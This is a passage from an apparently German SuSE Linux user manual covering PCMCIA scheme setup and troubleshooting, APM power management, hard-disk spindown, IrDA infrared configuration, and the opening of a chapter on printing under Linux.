Wort ist der Name eines Schemas. Die weiteren Worte enthalten Informationen wie z. B. den Steckplatz, in dem die Karte steckt, oder die Nummer einer Festplattenpartition. Detaillierte Informationen dazu finden Sie am Anfang der `/etc/pcmcia/*.opts`-Dateien und im PCMCIA-HOWTO. Das bei SuSE Linux verwendete Standard-Schema heißt `SuSE`. Dieses Schema `SuSE` wird mittels `SuSEconfig` verändert, wenn die Netzverbindung mit YaST konfiguriert wird. Deshalb gehen manuelle Änderungen in diesem Schema beim nächsten Lauf von `SuSEconfig` wieder verloren.

```
# The address format is "scheme,socket,instance,hwaddr" .
case "$ADDRESS" in
SuSE,*,*,*)
    INFO="This scheme is to be configured by YaST/SuSEconfig"
# [... gekürzt ...]
;;
work,*,*,*)
    INFO="Netzwerkkonfiguration für die Firma über DHCP"
    IF_PORT=""
    BOOTP="n"
    DHCP="y"
    IPADDR=""
    NETMASK=""
    NETWORK=""
    BROADCAST=""
    GATEWAY=""
    DOMAIN=""
    SEARCH=""
    DNS_1=""
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
home,*,*,*)
    INFO="Netzwerkkonfiguration für zu Hause (Home) mit fester Adresse"
    IF_PORT=""
    BOOTP="n"
    DHCP="n"
    IPADDR="10.0.1.23"
    NETMASK="255.255.255.0"
    NETWORK="10.0.1.0"
    BROADCAST="10.0.1.255"
    GATEWAY="10.0.1.1"
    DOMAIN="home.de"
    SEARCH="home.de work.de"
    DNS_1="10.0.1.1"
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
*,*,*,*)
    INFO="Sample private network setup"
# [... gekürzt ...]
;;
esac
```

Datei 11.1.1: `/etc/pcmcia/network.opts`

Wir werden die Schemata-Konfiguration am Beispiel einer Ethernetkarte bespre-

chen. Es sollen zwei Schemata namens `work` und `home` angelegt werden. Dazu werden in der Datei `/etc/pcmcia/network.opts` (siehe Datei 11.1.1 auf der vorherigen Seite) mehrere Konfigurationsblöcke benötigt. Diese Blöcke bekommen die folgenden Adressen:

- `SuSE, *, *, *`: Dieser Block sollte bestehen bleiben, falls Sie weiterhin YaST zur einfachen Konfiguration verwenden möchten.
- `work, *, *, *`: In diesem Block wird das Netzwerk zur Verwendung in der Firma konfiguriert. Entsprechend enthält
- `home, *, *, *`: die Daten für zu Hause.
- `*, *, *, *`: Auch dieser Block ist schon vorhanden und dient zur Konfiguration aller zuvor nicht vorgekommenen Schemata.

Am einfachsten wird ein Block konfiguriert, indem die gewünschten Daten per YaST eingegeben werden und dann der von `suseconfig` angepasste Block SuSE kopiert und entsprechend nach `work` bzw. `home` umbenannt wird. Wer alles von Hand einstellen möchte, findet die Erklärung einiger Begriffe wie **NETMASK**, **BROADCAST** etc. in Tabelle 5.1 auf Seite 170 und alle spezifischen Werte im PCMCIA-HOWTO (unter `/usr/share/doc/packages/pcmcia` liegt die aktuelle Version).

```
image = /boot/vmlinuz
root  = /dev/hda7
label = work
alias = w
append = "SCHEME=work"
#
image = /boot/vmlinuz
root  = /dev/hda7
label = home
alias = h
append = "SCHEME=home"
#
image = /boot/vmlinuz
root  = /dev/hda7
label = suseconf
alias = s
append = "SCHEME=SuSE"
```

Datei 11.1.2: PCMCIA: Ausschnitt aus `lilo.conf`

Das Umschalten zwischen diesen Schemata kann beim Booten oder zur Laufzeit geschehen. Welches Schema gerade aktiv ist, liefert das Kommando `cardctl scheme`. Während der Laufzeit wird auch mit diesem Kommando umgeschaltet, nämlich durch `cardctl scheme <Name_des_Schemas>`. Diese Einstellung geht beim Neustart des Systems nicht verloren. D. h. das zuletzt gewählte Schema ist auch nach dem nächsten Booten noch aktiv, solange nicht beim Booten ausdrücklich ein anderes Schema gewählt wird. Beim Booten kann ein Schema gewählt werden, indem am Bootprompt (**LILO:**) die Variable `SCHEME=<Name_des_Schemas>` gesetzt wird; Informationen zum Bootprompt sind in Abschnitt 14.3.2 auf Seite 425 zu finden.

Wenn man ein oder mehrere feste Bootschemas anlegen will, kann man dies dem Bootmanager „unterschieben“. Wir setzen das Beispiel fort und legen drei Bootkonfigurationen an. Dazu muss in `/etc/lilo.conf` der Parameter **append** verwendet werden; vgl. Datei 11.1.2 auf der vorherigen Seite. Nach der Veränderung von `/etc/lilo.conf` muss das Kommando **lilo** aufgerufen werden.

Gemäß der Beispielkonfiguration in Datei 11.1.2 auf der vorherigen Seite kann dann beim Booten durch die Eingabe von **w**, **h** oder **s** eines der Schemata gestartet werden.

### APM-Unterstützung

Das PCMCIA-Paket von SuSE Linux wird ohne APM-Support übersetzt, weil dieser einen Kernel mit APM-Support voraussetzt, der nicht auf allen Systemen zuverlässig funktioniert. Verwenden Sie entweder den **apmd** (siehe Abschnitt 11.2.3 auf Seite 376), um den APM-Support zu simulieren oder Sie müssen das PCMCIA-Paket neu übersetzen. Das ist gar nicht so schwierig. Wichtig ist, dass während der Neuübersetzung bereits der richtige Kernel läuft, da aus diesem einige Informationen extrahiert werden. Das PCMCIA-Paket sollte bereits installiert sein, darf aber nicht gestartet sein; im Zweifelsfall also noch ein **rcpcmcia stop** ausführen. Dann installiert man das PCMCIA-Quellpaket mit YaST und gibt anschließend ein:

```
erde: # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

Das war's, jetzt liegt unter `/usr/src/packages/RPMS` sogar ein neues Binärpaket, das man für weitere Systeme nutzen kann, wenn derselbe Kernel eingesetzt wird.

### 11.1.5 Wenn's trotzdem nicht geht

Bisweilen kommt es bei der Verwendung von PCMCIA auf manchen Notebooks oder mit manchen Karten zu Problemen. Die meisten Schwierigkeiten lassen sich mit wenig Aufwand bewältigen, solange man die Sache systematisch angeht. Zuerst ist herauszufinden, ob das Problem mit einer Karte zusammenhängt, oder ob ein Problem des PCMCIA-Basissystems vorliegt. Deshalb sollte man in jedem Fall den Computer zunächst *ohne* eingeschobene Karten starten. Erst wenn das Basissystem einwandfrei zu funktionieren scheint, wird die Karte eingeschoben. Alle aufschlussreichen Meldungen werden in `/var/log/messages` protokolliert. Deshalb sollte die Datei mit

```
erde: # tail -f /var/log/messages
```

während der notwendigen Tests beobachtet werden. So lässt sich der Fehler auf einen der beiden folgenden Fälle einschränken.

#### Das PCMCIA-Basissystem funktioniert nicht

Wenn das System beim Booten bereits bei der Meldung "PCMCIA: Starting services:" stehen bleibt oder andere merkwürdige Dinge geschehen,

kann das Starten von PCMCIA beim nächsten Booten durch die Eingabe von **NOPCMCIA=yes** am Bootprompt (**LILO:**) verhindert werden. Um den Fehler weiter einzugrenzen, werden nun die drei Basismodule von Hand nacheinander geladen. Dazu dienen die Kommandos **modprobe pcmcia\_core**, **modprobe i82365** bzw. – in sehr seltenen Fällen – **modprobe tcic** und **modprobe ds**. Die kritischen Module sind die beiden ersten.

Tritt der Fehler beim Laden von **pcmcia\_core** auf, hilft die Manual-Page von **pcmcia\_core** (**man pcmcia\_core**) weiter. Die darin beschriebenen Optionen können zunächst zusammen mit dem Kommando **modprobe** getestet werden. Als Beispiel nehmen wir ein Problem, das aufgrund der aktivierten PnP-Unterstützung („Plug-and-Play“) der PCMCIA-Module in der Vergangenheit aufgetreten ist: PnP führte beim Laden von **pcmcia\_core** zum sofortigen Systemstillstand. In diesem Fall musste die PnP-Unterstützung mit der Option **do\_pnp=0** ausgeschaltet werden. Zum Testen hängt man eine solche Modul-Option an den **modprobe**-Befehl an, also:

```
erde: # modprobe pcmcia_core do_pnp=0
```

Führt die gewählte Option zum Erfolg, wird sie in der Datei **/etc/rc.config** in die Variable **PCMCIA\_CORE\_OPTS** geschrieben:

```
PCMCIA_CORE_OPTS="do_pnp=0"
```

Diese Variable enthält jetzt standardmäßig schon die Option **do\_pnp=0**, wer also PnP-Unterstützung benötigt, muss die Option auf 1 setzen. Sollen mehrere Optionen verwendet werden, müssen sie durch Leerzeichen getrennt werden:

```
PCMCIA_CORE_OPTS="do_pnp=0 probe_io=0"
```

Wenn es beim Laden von **i82365** zu Fehlern kommt, hilft die Manual-Page von **i82365** (**man i82365**).

Ein Problem in diesem Zusammenhang ist ein Ressourcenkonflikt, d. h. ein Interrupt, IO-Port oder Speicherbereich wird doppelt belegt. Das Modul **i82365** prüft zwar diese Ressourcen, bevor sie für eine Karte zur Verfügung gestellt werden, jedoch führt manchmal genau dieses Prüfen zum Problem. Zum Beispiel führt das Prüfen des Interrupt 12 (PS/2-Geräte) bei manchen Computern zum Blockieren von Maus und/oder Tastatur. In diesem Fall hilft der Parameter **irq\_list=<Liste\_von\_IRQs>**. Die Liste soll alle IRQs enthalten, die verwendet werden dürfen. Also

```
erde: # modprobe i82365 irq_list=5,7,9,10
```

oder dauerhaft in **/etc/rc.config**:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

Weiterhin gibt es **/etc/pcmcia/config** und **/etc/pcmcia/config.opts**. Diese Dateien werden vom Cardmanager ausgewertet. Die darin gemachten Einstellungen sind erst für das Laden der Treiber-Module für die PCMCIA-Karten relevant. In **/etc/pcmcia/config.opts** können auch IRQs, IO-Ports und Speicherbereiche ein- oder ausgeschlossen werden. Der Unterschied zur Option **irq\_list** ist, dass die in **config.opts** ausgeschlossenen Ressourcen zwar nicht für eine PCMCIA-Karte verwendet, aber dennoch vom Basis-Modul **i82365** geprüft werden.

## Die PCMCIA-Karte funktioniert nicht (richtig)

Hier gibt es im Wesentlichen drei Varianten: Die Karte wird nicht erkannt, sie belegt unzulässige Ressourcen oder sie ist unzuverlässig.

Wenn die Karte nicht erkannt wird, erscheint in `/var/log/messages` die Meldung "unsupported Card in Slot x". Diese Meldung sagt lediglich aus, dass der Cardmanager der Karte keinen Treiber zuordnen kann. Zu dieser Zuordnung wird `/etc/pcmcia/config` benötigt. Diese Datei ist sozusagen die „Treiberdatenbank“. Die „Treiberdatenbank“ lässt sich erweitern, wenn man vorhandene Einträge als Vorlage nimmt. Man kann mit dem Kommando `cardctl ident` herausfinden, wie die Karte sich identifiziert. Weitere Informationen dazu befinden sich im PCMCIA-HOWTO Abschnitt 6 („Dealing with unsupported cards“) und besonders in der Manual-Page von `pcmcia` (`man pcmcia`). Nach der Änderung von `/etc/pcmcia/config` muss diese neu geladen werden; dazu dient `rcpcmcia reload`.

Den meisten PCMCIA-Karten ist es egal, mit welchem IRQ bzw. IO-Port sie betrieben werden; d.h. häufig liegt das Problem darin, dass eine verwendete Ressource später von einem anderen Gerät belegt wird (CD-ROM am 2. IDE-Controller: IRQ 15; serieller oder IrDA-Port: IRQ 3, IRQ 4; Sound, Drucker: IRQ 5, IRQ 7). In diesem Fall schließt man die Verwendung derselben in `/etc/pcmcia/config.opts` aus. Wenn eine bestimmte Karte dennoch spezielle Einstellungen benötigt, kann man in `config.opts` dem entsprechenden Modul Optionen übergeben. Soll z.B. das Modul `pcnet_cs` mit dem IRQ 5 betrieben werden, wird folgender Eintrag benötigt:

```
module "pcnet_cs" opts "irq_list=5"
```

Die möglichen Optionen sind in den Manual-Pages beschrieben, die es zu den meisten Modulen gibt<sup>3</sup>. Wenn es keine Manual-Page gibt, sind verschiedene Optionen aus der Manual-Page von `i82365` (`man i82365`) in Betracht zu ziehen, oder man muss sich mit dem Quellcode des Moduls vertraut machen...

Ein Problem, das manchmal mit 10/100-MBit-Netzwerkkarten auftritt: die Übertragungsart wird nicht automatisch richtig erkannt. Hier hilft das Kommando `ifport`. Damit lässt sich die eingestellte Übertragungsart anzeigen und verändern; vgl. die Manual-Page von `ifport` (`man ifport`). Die geeignete Einstellung kann dann in `/etc/pcmcia/network.opts` in die Variable `IFPORT` geschrieben werden.

### 11.1.6 Installation via PCMCIA

In manchen Fällen wird PCMCIA bereits zum Installieren von SuSE Linux benötigt. Dazu muss im `linuxrc` unter 'Kernel-Module (Hardware-Treiber)' der Punkt 'Lade PCMCIA Module' ausgewählt werden. Zuerst erscheinen zwei Eingabefelder, in denen man Optionen für die Module `pcmcia_core` und `i82365` eingeben kann. Im Normalfall bleiben diese Felder jedoch leer. Die Manual-Pages für `pcmcia_core` und `i82365` befinden sich als Textdateien auf

<sup>3</sup>Tipp: `rpm -ql pcmcia | grep man` listet alle im Paket `pcmcia` enthaltenen Manual-Pages auf.

der ersten CD im Verzeichnis `docu`. Während der Installation werden Systemmeldungen auf verschiedenen virtuellen Konsolen ausgegeben, auf die man mit `(Alt) + (F<x>)` umschalten kann.<sup>4</sup>

Wenn der erste Teil der Installation abgeschlossen ist, wird das System teilweise oder ganz neu gestartet. Dabei kann in seltenen Fällen beim Starten von PCMCIA das System stehen bleiben. Zu diesem Zeitpunkt ist die Installation aber schon weit genug fortgeschritten, sodass mit der Boot-Option **NOPCMCIA=yes** Linux ohne PCMCIA gestartet werden kann, zumindest im Textmodus. Hier hilft der Abschnitt 11.1.5 auf Seite 371 weiter.

### 11.1.7 Weitere Hilfsprogramme

Das Programm `cardctl` wurde hier schon mehrfach erwähnt. `cardctl` ist das wesentliche Werkzeug, um Informationen von PCMCIA zu erhalten, bzw. bestimmte Aktionen auszuführen. Details stehen in der Manual-Page von `cardctl` (`man cardctl`); oder man gibt nur `cardctl` ein und erhält eine Liste der gültigen Kommandos.




Abbildung 11.1: PCMCIA – Cardinfo

Zu diesem Programm gibt es auch ein graphisches Frontend `cardinfo` (vgl. Abbildung 11.1), mit dem die wichtigsten Dinge kontrollierbar sind. Leider kann man damit nicht zwischen „Schemata“ umschalten.

Für Freunde von KDE gibt es auch ein `kardinfo`. Dieses Tool ist das gleiche in „krün“. Es unterscheidet sich nicht wesentlich von `cardinfo`.

Weitere Helfer aus dem Paket `pcmcia` sind `ifport`, `ifuser`, `probe` und `rcpcmcia`. Diese werden aber nicht im täglichen Umgang benötigt. Um genau zu erfahren, was alles im Paket `pcmcia` steckt, verwendet man den Befehl `rpm -ql pcmcia`.


<sup>4</sup>In YaST2 muss man `(Strg) + (Alt) + (F<x>)` verwenden, weil YaST2 unter dem X Window Systemläuft.



### 11.2.2 Der richtige Kernel

Für erweiterte APM-Funktionalität benötigt man einen Kernel, der APM-Unterstützung enthält. Einer der SuSE-Standardkernel, die man mit YaST installieren kann, erfüllt diese Voraussetzung. Das lässt sich auch leicht nachprüfen mit dem Kommando `cat /proc/apm`. Wenn hier eine Zeile mit diversen Zahlen erscheint, ist alles okay. Jetzt sollte ein `shutdown -h` zum Ausschalten des Computers führen. Da manche BIOS-Implementierungen sich nicht exakt an Standards halten, kommt es manchmal zu merkwürdigem Verhalten. Manche Probleme kann man mit speziellen Kernelkonfigurationen umgehen. Hinweise dazu finden Sie in unserer Supportdatenbank <http://sdb.suse.de/sdb/de/html/> oder der „Linux Laptop Homepage“ unter <http://www.cs.utexas.edu/users/kharker/linux-laptop>.

### 11.2.3 Der APM-Daemon

Dieser  *Daemon* `apmd` dient zur Überwachung der Batterie und kann bestimmte Aktionen auslösen, wenn ein „Stand-by“ oder „Suspend“ eintritt. Er befindet sich im Paket `apmd`, Serie `ap`. Er ist nicht unbedingt zum Betrieb notwendig, kann jedoch recht nützlich sein. Damit er beim Booten automatisch gestartet wird, muss in `/etc/rc.config` die Variable `START_APM` auf `yes` gesetzt werden. Er kann aber immer mit `rcapmd start` von Hand gestartet werden.

Zur Konfiguration gibt es in `/etc/rc.config.d/apmd.rc.config` einige Variablen. Die Datei ist mit Kommentaren versehen, deshalb werden hier nur einige Hinweise gegeben.

- PCMCIA ist bei SuSE Linux ohne APM-Unterstützung übersetzt. Wer das PCMCIA-Paket nicht neu übersetzen möchte, kann die Variable `PCMCIA_SUSPEND_ON_SUSPEND` auf `yes` setzen. Einige Karten funktionieren nach einem Suspend trotzdem nicht, dafür gibt es die härtere Methode `PCMCIA_EJECT_ON_SUSPEND=yes`.
- Wenn nach einem Suspend die Uhrzeit nicht mehr stimmt, setzt man `SET_CLOCK_ON_RESUME` auf `yes`.
- Macht das X Window System Probleme, wenn das System erwacht, hilft einem `LEAVE_X_BEFORE_SUSPEND=yes`.

Weiterhin lässt sich das „Spindown“-Verhalten der Festplatte automatisch an Batterie oder Netzbetrieb anpassen oder das System bei Erreichen einer kritischen Batteriekapazität automatisch herunterfahren. Fortgeschrittene Anwender können sich weitere Funktionen in die Datei `/usr/sbin/apmd_proxy` selbst einbauen.

### 11.2.4 Weitere Befehle

Im Paket `apmd` sind noch einige nützliche Programme enthalten. Mit `apm` kann die aktuelle Batteriekapazität abgefragt werden und das System in Stand-by



(**apm -s**) oder Suspend (**apm -s**) geschickt werden; vgl. die Manual-Page von **apm** (**man apm**).

Das Kommando **apmsleep** suspendiert das System für eine vorgegebene Zeit; vgl. Manual-Page von **apmsleep** (**man apmsleep**).

Wer eine Logdatei beobachten möchte, ohne die Festplatte ständig am Laufen zu halten, der kann **tailf** als Ersatz für **tail -f** verwenden.

Natürlich gibt es auch hier Tools für das X Window System. Ebenfalls im Paket **apmd** findet man **xapm**, was den Ladezustand der Batterie grafisch anzeigt. Wer den KDE-Desktop verwendet – oder zumindest **kpanel** –, kann sich auch von **kbatmon** den Ladestand des Akkus anzeigen lassen und das System suspendieren.

### 11.2.5 Pause für die Festplatte

Man kann unter Linux die Festplatte abschalten, wenn sie nicht benötigt wird. Dazu dient das Programm **hdparm**, mit dem man diverse Einstellungen an den Festplatten vornehmen kann. Mit der Option **-y** wird die Platte sofort in den Stand-by-Modus geschickt, mit **-Y** wird sie vollständig abgeschaltet. Mit **hdparm -s 6** wird erreicht, dass die Platte nach 30 Sekunden Inaktivität abgeschaltet wird. Die Zahl 6 steht in diesem Fall für  $6 \cdot 5 = 30$  Sekunden, der Wert 0 schaltet diese Funktion aus. Bei größeren Werten wird auch der Multiplikator größer; genaueres steht in der Manual-Page.

Möchte man dieses Stand-by-Verhalten davon abhängig machen, ob man mit Batterie oder Stromanschluss arbeitet, kann man geeignete Einstellungen in **/etc/rc.config.d/apmd.rc.config** treffen. Die Variable **CHECK\_TIME** sollte dann aber auf 0 stehen.


Leider wird die Platte häufig benötigt, wodurch sie immer wieder aufgeweckt wird. Zum Teil sind dafür Programme (z.B. Texteditoren) verantwortlich, die regelmäßige Daten auf der Platte sichern. Auch Hilfsmittel wie **tail -f <logfile>** halten die Platte am Laufen, doch dafür gibt es **tailf <logfile>** als Ersatz (s. o.). Selbst wenn man kein solches Programm verwendet, gibt es einen Prozess, der den gerechten Schlaf der Platte regelmäßig stört. Dazu muss man wissen, dass unter Linux die Daten nie direkt auf die Platte geschrieben werden, sondern vorerst nur in Puffer, die der Kernel bereithält. Damit werden Schreiboperationen beschleunigt. Damit aber keine Daten verloren gehen, gibt es den Update-Daemon, der sich in voreingestellten Zeitabständen um die Synchronisation der Platte und dieser Puffer kümmert, d.h. die Daten wirklich auf die Platte schreibt. Seit Kernel 2.2.11 ist dieser Daemon Bestandteil des Kernels, und kann nicht mehr ohne Weiteres ausgeschaltet oder durch den „mobile Update-Daemon“ ersetzt werden. Aber man kann ihn über das **/proc**-Dateisystem beeinflussen. Der Befehl

```
erde: # cat /proc/sys/vm/bdflush
```

gibt die aktuellen Einstellungen aus und mit

```
erde: # echo "60 500 64 256 6000 60000 3000 1884 2" \  
> /proc/sys/vm/bdflush
```

werden neue Einstellungen gesetzt. Wer diese Änderungen vornehmen möchte, sollte in `/usr/src/linux/Documentation/proc.txt` selbst die Bedeutung der einzelnen Zahlen nachschlagen. Mit **sync** kann man übrigens die Festplatte von Hand synchronisieren.




### Achtung

Es muss betont werden, dass es nicht ganz ungefährlich ist, **bdflush** in dieser Art zu manipulieren. Eventuell ist es besser mit **chattr** das **noatime**-Flag pro Datei zu setzen; vgl. die Manual-Page von **chattr** (**man chattr**). Dies wiederum wird aber nicht von ReiserFS unterstützt; hier könnte man die globale Mountoption **noatime** wählen – doch Vorsicht, manche Programme benötigen die **atime**.

## 11.3 IrDA – Infrared Data Association

*IrDA* (Infrared Data Association) ist ein Industriestandard für drahtlose Kommunikation über Infrarotlicht. Viele heute ausgelieferte Laptops sind mit einem IrDA-kompatiblen Sender/Empfänger ausgestattet, der die Kommunikation mit anderen Geräten, wie Druckern, Modems, LAN oder anderen Laptops ermöglicht. Die Übertragungsrate reicht von 2400 bps bis hin zu 4 Mbps.



### Hinweis

Die Unterstützung für dieses Protokoll im Linux-Kernel ist noch nicht vollständig abgeschlossen. Daher ist die Funktionalität auch nicht in den Standard-Kernel eingebunden, es wird bislang nur als „experimentell“ eingestuft (Beta-Status). Das bedeutet, dass dieser recht „junge“ Treiber nicht so gründlich erprobt und eventuell nicht so stabil ist, wie andere Bestandteile des Kernels.

## Software

Das Paket **irda** stellt die Unterstützung für die Infrarotschnittstelle und das IrDA-Protokoll bereit. Nach der Installation des Paketes findet man die Dokumentation unter `/usr/share/doc/packages/irda/README`.

Aus dem Paket **howto** wird das **IR-HOWTO** installiert. Dies findet man nach der Installation unter `/usr/share/doc/howto/en/IR-HOWTO.gz`. Weitere Informationen zum Linux IrDA-Projekt können Sie auch der URL <http://www.cs.uit.no/linux-irda/> entnehmen.

## Konfiguration

Dieses Paket trägt bei der Installation die Variablen **START\_IRDA**, **IRDA\_PORT** und **IRDA\_IRQ** in die Datei `/etc/rc.config` ein. Standardmäßig ist die Verwendung von IrDA deaktiviert; über das Kommando

```
erde: # rcirda start
```

können Sie die Schnittstelle aber jederzeit manuell aktivieren bzw. deaktivieren (mit dem Parameter `stop`). Beim Aktivieren der Schnittstelle werden die notwendigen Kernel-Module automatisch geladen.

Über **IRDA\_PORT** (Voreinstellung `/dev/ttyS1`) und **IRDA\_IRQ** (Voreinstellung 3) können Sie die für IrDA verwendete Schnittstelle konfigurieren; dies wird über das Skript `/etc/irda/drivers` beim Start der Infrarotunterstützung eingestellt.

Wenn Sie **START\_IRDA** auf `yes` setzen steht die Unterstützung der Infrarotschnittstelle gleich nach dem Booten zur Verfügung. Leider benötigt IrDA merklich mehr (Batterie-)Strom, da alle paar Sekunden ein „Discovery“-Paket verschickt wird, um andere Peripheriegeräte automatisch zu erkennen.

## Verwendung

Will man nun z. B. über Infrarot drucken kann man dazu über die Gerätedatei `/dev/ir1pt0` die Daten schicken. Die Gerätedatei `/dev/ir1pt0` verhält sich wie die normale „drahtgebundene“ Schnittstelle `/dev/lp0`, nur dass die Druckdaten drahtlos über infrarotes Licht verschickt werden.

Einen Drucker, der über die Infrarotschnittstelle betrieben wird, können Sie wie einen Drucker am Parallelport oder an der seriellen Schnittstelle über YaST einrichten (vgl. Abschnitt 3.6.1 auf Seite 113). Beachten Sie bitte beim Drucken, dass sich der Drucker in Sichtweite der Infrarotschnittstelle des Computers befindet und dass die Infrarotunterstützung gestartet wird.

Will man über die Infrarotschnittstelle mit anderen Rechnern oder mit z. B. Handys oder ähnlichen Geräten kommunizieren, so kann man dies über die Gerätedatei `/dev/ircomm0` erledigen. Mit dem Siemens S25 Handy beispielsweise kann man sich über das Programm `wvdial` mittels Infrarot drahtlos ins Internet einwählen.

## Troubleshooting

Falls Geräte am Infrarotport nicht reagieren, können Sie als Benutzer `'root'` mit dem Kommando **irdadump** überprüfen, ob das andere Gerät überhaupt vom Computer erkannt wird:

```
erde: # irdadump
```

Bei einem Canon BJC-80 Drucker in „Sichtweite“ des Computers `erde` erscheint dann eine Ausgabe ähnlich der folgenden in regelmäßiger Wiederholung (vgl. Ausgabe 11.3.1 auf der nächsten Seite).

```

21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
hint=0500 [ PnP Computer ] (21)

```

### Ausgabe 11.3.1: IrDA: **irdadump**

Sollte überhaupt keine Ausgabe erfolgen oder das andere Gerät sich nicht zurückmelden, so überprüfen Sie bitte die Konfiguration der Schnittstelle. Verwenden Sie überhaupt die richtige Schnittstelle? Manchmal ist die Infrarotschnittstelle auch unter `/dev/ttyS2` oder `/dev/ttyS3` zu finden oder ein anderer Interrupt als Interrupt 3 wird verwendet. Diese Einstellungen können Sie aber bei fast jedem Laptop im BIOS-Setup konfigurieren.

Beachten Sie bitte auch, dass Sie ohne weiteres nur Geräte ansprechen können, die die Protokolle `Printer` oder `IrCOMM` unterstützen. Mit speziellen Programmen (**`irobex_palm3`**, **`irobex_receive`**, bitte beachten Sie hierzu die Beschreibung im `IR-HOWTO`) können Sie auch Geräte ansprechen, die das `IROBEX`-Protokoll verwenden (z. B. 3Com Palm Pilot). Die vom Gerät unterstützten Protokolle werden bei der Ausgabe von **`irdadump`** nach dem Gerätenamen in eckigen Klammern angegeben. Die Unterstützung des `IrLAN`-Protokolls ist „Work in progress“ – es ist leider zur Zeit noch nicht stabil, wird aber sicher in naher Zukunft auch unter Linux zur Verfügung stehen.

Mit einer einfachen Video-Kamera können Sie auch überprüfen, ob die Infrarot-LED überhaupt aufleuchtet – im Gegensatz zum Menschen können die meisten Videokameras Infrarotlicht „sehen“.

## 12 Druckerbetrieb

In diesem Kapitel kommen die wesentlichen Vorgänge zur Sprache, die beim Drucken „hinter den Kulissen“ ablaufen: nicht eben in jeder Einzelheit, aber doch so detailliert, dass Sie den Druckerbetrieb verstehen können.

### 12.1 Grundlagen und Voraussetzungen zum Drucken

Unter Linux werden Drucker in der Regel nur über „Druckwarteschlangen“ (engl. *Queues*) angesprochen. Die zu druckenden Daten werden dabei in einer Druckwarteschlange zwischengelagert und durch den „Druckerspooler“ in der richtigen Abfolge zum Drucker geschickt. Der Druckerspooler sorgt dafür, dass zeitgleiche Druckaufträge ohne gegenseitige Beeinträchtigung zum Drucker gelangen und ausgedruckt werden.

Oftmals liegen die zu druckenden Daten nicht in der Form vor, die der Drucker direkt verarbeiten kann: Beispielsweise muss eine Grafik im Normalfall vorher in ein druckbares Format umgewandelt werden. Die Umwandlung der Daten in das druckbare Format, erfolgt durch den „Druckerfilter“. Der Druckerfilter ist ein Programm, das die zu druckenden Daten in die Sprache übersetzt, die der Drucker direkt versteht.

#### 12.1.1 Verschiedene Standarddruckersprachen

**ASCII-Text** – Normalerweise kann jeder Drucker wenigstens ASCII-Text direkt ausgeben. Allerdings gibt es Drucker, die keinen ASCII-Text direkt drucken können, aber über eine der folgenden Standard-Druckersprachen angesprochen werden können. Eine Ausnahme sind jedoch die nur für Windows konzipierten „GDI-Drucker“, die von Haus aus weder ASCII-Text noch Datenmaterial drucken können, das in einer der folgenden Standard-Druckersprachen vorliegt.

**PostScript** – PostScript ist die Standard-Druckersprache unter Unix/Linux. Wenn kein PostScript-Drucker zur Verfügung steht, wird unter Linux ein spezielles Filterprogramm (Ghostscript) verwendet, um PostScript-Daten in andere Standard-Druckersprachen zu übersetzen.

**PCL 5 oder PCL 6** – Diese Druckersprachen sind bei Laserdruckern verbreitet.

**PCL 3** – Diese Druckersprache verstehen die meisten HP DeskJet-Drucker und dazu kompatible Modelle.

**ESC/P, ESC/P2 oder ESC/P Raster** – Diese Druckersprachen werden von fast allen Epson-Drucker und dazu kompatiblen Geräten verstanden.

### 12.1.2 Die Problematik der GDI-Drucker

Am Markt befinden sich zahlreiche Drucker, die mit der Beschriftung „for Windows“ an den Mann gebracht werden; eine andere häufige Bezeichnung ist „GDI-Drucker“. Derartige Geräte lassen sich oftmals gar nicht oder im Glücksfall nur eingeschränkt unter Linux benutzen; machen Sie sich bitte in der CDB unter <http://cdb.suse.de/> kundig oder fragen Sie Ihren Händler!

Bei reinen GDI-Druckern verzichtet der Hersteller auf ein Standardprotokoll und steuert den Drucker direkt mit den Steuerimpulsen des speziellen Modells an. Es muss jedoch gesagt werden, dass es Drucker gibt, die zusätzlich zum GDI-Modus eine „richtige“ Druckersprache verstehen.

### 12.1.3 Hard- und Software

- Der Drucker wird von SuSE Linux unterstützt; vgl. dazu die Aufstellungen in den folgenden Dateien bzw. unter den folgenden Web-Adressen:
  - `/usr/share/doc/packages/ghostscript/catalog.devices`
  - <http://cdb.suse.de>
  - <http://www.picante.com> → ‘Supported printers database’
  - <http://www.cs.wisc.edu/~ghost/printer.html>



#### Hinweis

Manchmal ist im WWW ein Ghostscript-Treiber genannt, der die aktuelle „Aladdin Ghostscript“ Version benötigt. Bei SuSE Linux wird aus lizenzrechtlichen Gründen „GNU Ghostscript“ (also die davorliegende Ghostscript-Version) mitgeliefert. In der Regel gibt es aber auch einen GNU Ghostscript-Treiber, mit dem der Drucker funktioniert.

- Der Drucker ist grundsätzlich ansprechbar; siehe dazu den Abschnitt 12.2 auf der nächsten Seite.
- Sie verwenden einen SuSE Originalkernel von den CD-ROMs; also insbesondere *keinen* selbst-compilierten Kernel.  
